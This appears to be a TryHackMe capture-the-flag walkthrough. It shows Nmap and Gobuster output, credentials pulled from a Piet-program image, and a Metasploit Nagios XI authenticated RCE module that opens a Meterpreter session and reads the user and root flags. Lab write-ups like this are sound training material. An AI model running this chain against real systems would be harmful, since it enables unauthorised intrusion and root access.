We start with an Nmap scan.


```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-16 05:36 EST
Nmap scan report for 10.10.245.199
Host is up (0.077s latency).
Not shown: 995 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; prot
l 2.0)
25/tcp  open  smtp     Postfix smtpd
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
389/tcp open  ldap     OpenLDAP 2.2.X - 2.3.X
443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
Service Info: Host:  ubuntu.localdomain; OS: Linux; CPE: cpe:/o:linux:linu
ernel

Service detection performed. Please report any incorrect results at https:
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.86 seconds
```

We are exploring the website. Any comment lines around here , we are going to explore the website to look at the website functioning.

```
                    Welcome to elements.
          Ag - Hg - Ta - Sb - Po - Pd - Hg - Pt - Lr
```

There are 9 elements on the website. Let's look at their numerical equivalents.
Numerical values of the elements Ag-Hg-Ta-Sb-Po-Pd-Hg-Pt-Lr: 47 80 73 51 84 46 80 78 103

He gives us an index.
We go to the index. There is a photo.



We save the photo. With Exiftool we check if there are any clues in it.

```
└─$ exiftool PI3T.png
ExifTool Version Number         : 13.00
File Name                       : PI3T.png
Directory                       : .
File Size                       : 982 kB
File Modification Date/Time     : 2025:02:16 05:53:19-05:00
File Access Date/Time           : 2025:02:16 05:53:19-05:00
File Inode Change Date/Time     : 2025:02:16 05:53:19-05:00
File Permissions                : -rw-rw-r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 990
Image Height                    : 990
Bit Depth                       : 8
Color Type                      : Palette
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Palette                         : (Binary data 768 bytes, use -b
tract)
Transparency                    : (Binary data 256 bytes, use -b
tract)
Artist                          : Piet Mondrian
Copyright                       : Piet Mondrian, tryhackme 2020
Image Size                      : 990×990
```

We find a name, Piet mondrian. We make some osint.

I find a shorthand tool while making osint.

Hi,

welcome to **npiet online** !

Please upload a **piet program** image and **npiet** will execute it and display the result.

Hello world! (click me)

Please give it a try - and have fun !

1. Choose a File:	Browse... No file selected.
1b. Check the captcha:	Verify you are human
2a. Launch immediately:	Upload and execute
2b. Launch, but then let me add some input to pass !	Upload and ask about input

back to npiet online - try again !

back to npiet
back to bertnase.de

And sorry about the captcha, but there were too many files with select and union in the n

I'm uploading my photo here.

Hi,

Welcome to **npiet online** !

Info: upload status: Ok
Info: **Oops - no suitable picture found: image form**
Info: Trying to execute anyway...

Info: executing: npiet -w -e 220000 PI3T.png

---

libpng warning: Extra compressed data.
libpng warning: Extra compression data.
nagiosadmin%n3p3UQ&9BjLp4$7uhWdYnagiosadmin%n3p3UQ&9E

---


back to npiet online - try again !

back to npiet
back to bertnase.de

I find 2 pieces of information that I think is a username and password. I am scanning with Gobuster looking for a login panel.

```
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/cgi-bin/             (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 1332]
/index.php            (Status: 200) [Size: 2968]
/javascript           (Status: 301) [Size: 319] [--> http:
ascript/]
/nagios               (Status: 401) [Size: 460]
/server-status        (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


we're discovering a directory called nagios.
We found an entrance.



I'm trying to log in.

We are logging in. Now we're going on exploit discovery.

I'm finding a remote code execution vulnerability



Opening the metasploit.

exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce

I select this module and enter the required login information.

```
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set rhosts 10.10.245.199
rhosts => 10.10.245.199
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set password n3p3UQ&9BjLp4$
7uhWdY
password => n3p3UQ&9BjLp4$7uhWdY
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > exploit
```

```
[*] Command Stager progress - 100.00
[+] Successfully uploaded plugin.
[*] Executing plugin...
[*] Waiting up to 300 seconds for th
[*] Sending stage (3045380 bytes) to
[*] Meterpreter session 1 opened (10
[*] Deleting malicious 'check_ping'
[+] Plugin deleted.
```

The load is successful.

```
meterpreter > cat user.txt
THM{84b17add1d72a9f2e99c[redacted]}
meterpreter > cat /root/root.txt
THM{c89b2e39c83067503[redacted]}
meterpreter >
```

Good work.